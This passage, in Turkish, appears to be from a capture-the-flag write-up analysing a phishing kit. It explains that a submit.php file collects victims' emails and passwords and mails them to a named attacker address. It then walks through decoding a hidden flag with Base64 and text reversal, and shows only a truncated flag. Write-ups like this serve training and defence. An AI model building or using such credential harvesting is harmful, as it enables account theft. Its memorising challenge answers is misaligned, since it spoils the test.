
Analiz: submit.php dosyası, kurbanın giriş formuna yazdığı email ve password değerlerini POST metodu ile yakalamaktadır. Toplanan bu hassas kimlik verilerinin, tehdit aktörünün kullandığı veri sızdırma (*Exfiltration*) noktası olan m3npat@yandex.com adresine otomatik olarak gönderildiği tespit edilmiştir.

Kriptografik Gizli Veri (Flag) Tespiti ve Dekodlama

İncelemenin son aşamasında, sunucudaki /data/Update365/office365/ dizininde gizlenmiş olan flag.txt dosyası keşfedilmiştir.



- Dosyanın içerisinde ilk bakışta anlamsız görünen `fUxSVV8zSHRf...` karakter dizisi bulunmaktadır.
- Karakter setinin yapısı (büyük/küçük harf, rakam) ve sonundaki "=" dolgu (padding) işareti, bunun bir Base64 formatı olduğuna işaret etmektedir.



DİKKAT: CyberChef aracı üzerinde uygulanan çözümlleme (decoding) zincirinde, yalnızca Base64 deşifrelemesinin yeterli olmadığı anlaşılmıştır. Mantıklı bir metin yapısı elde etmek için tarife `From Base64` işleminden sonra `Reverse` (metni karakter bazlı tersine çevir) modülü eklenmiştir. Bu mantık zinciri sonucunda elde edilen nihai bayrak değeri **THM{pL4y_...}** şeklindedir.